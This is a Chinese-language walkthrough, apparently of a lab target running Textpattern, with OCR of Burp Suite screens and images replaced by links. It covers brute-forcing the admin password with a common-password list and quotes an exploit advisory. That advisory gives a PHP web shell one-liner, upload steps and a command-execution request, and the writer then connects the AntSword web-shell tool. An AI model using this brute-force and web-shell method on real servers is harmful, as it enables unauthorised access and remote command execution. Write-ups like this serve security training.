
- 继续google，参考网站用户admin，需要密码




- 爆破密码


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Positions
Payloads
Resource Pool
Payload Sets
You can define one or more payload sets
Payload set:
Payload type:
Simple list
Payload Options [Simple list]
This payload type lets you configure a si
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ...
Payload Processing
You can define rules to perform various
Add
Enabled
Edit
Remove
Look In:
quick_tool
1.txt
easy_pwd.txt
easy_user.txt
test1.txt
weak_password.txt
常用密码.txt
常用用户名.txt
汉化代码.txt
File Name:
常用密码.txt
Files of Type:
All files
打开
取消
Options
3. Intruder attack of http://192.168.3.244 - Temporary attack - Not saved to project file
Results
Positions
Payloads
Resource Pool
Options
Filter: Showing all items
Request
Payload
Status
Error
Timeout
Length
Comment
1 200 4895
4 0 200 4895
0 401 5017
2 [^_^] 401 5017
3 * 401 5017
5 00 401 5017
6 000 401 5017
7 0000 401 5017
8 00000 401 5017
9 000000 401 5017
10 0000000 401 5017
11 00000000 401 5017
12 06071992 401 5017
13 09090 401 5017
Request
Response
Pretty
Raw
Hex
1 POST /textpattern/index.php HTTP/1.1
2 Host: 192.168.3.244
3 Content-Length: 47
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.3.244
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
9 Accept:
Search...
0 matches
146 of 1613


- 终于出来了




- 发现上传




- 一句话木马测试



```
# Date : 2021/09/06
# Exploit Author : Mert Daş merterpreter@gmail.com
# Software Link : https://textpattern.com/file_download/113/textpattern-4.8.7.zip
# Software web : https://textpattern.com/
# Tested on: Server : Xampp

First of all we should use file upload section to upload our shell.
Our shell contains this malicious code: <?PHP system($_GET['cmd']);?>

1) Go to content section .
2) Click Files and upload malicious php file.
3) go to yourserver/textpattern/files/yourphp.php?cmd=yourcode;

After upload our file , our request and respons is like below :

Request:

GET /textpattern/files/cmd.php?cmd=whoami HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0)
Gecko/20100101 Firefox/89.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Cookie: txp_login_public=18e9bf4a21admin; language=en-gb; currency=GBP;
PHPSESSID=cctbu6sj8571j2t6vp7g8ab7gi
Upgrade-Insecure-Requests: 1


Response:
```





- 发现Admin–plugins上传的可以用蚁剑




- 经测试，需要设置status on

- content这里上传测试连蚁剑一直失败..






- 这时候发现得设置hosts

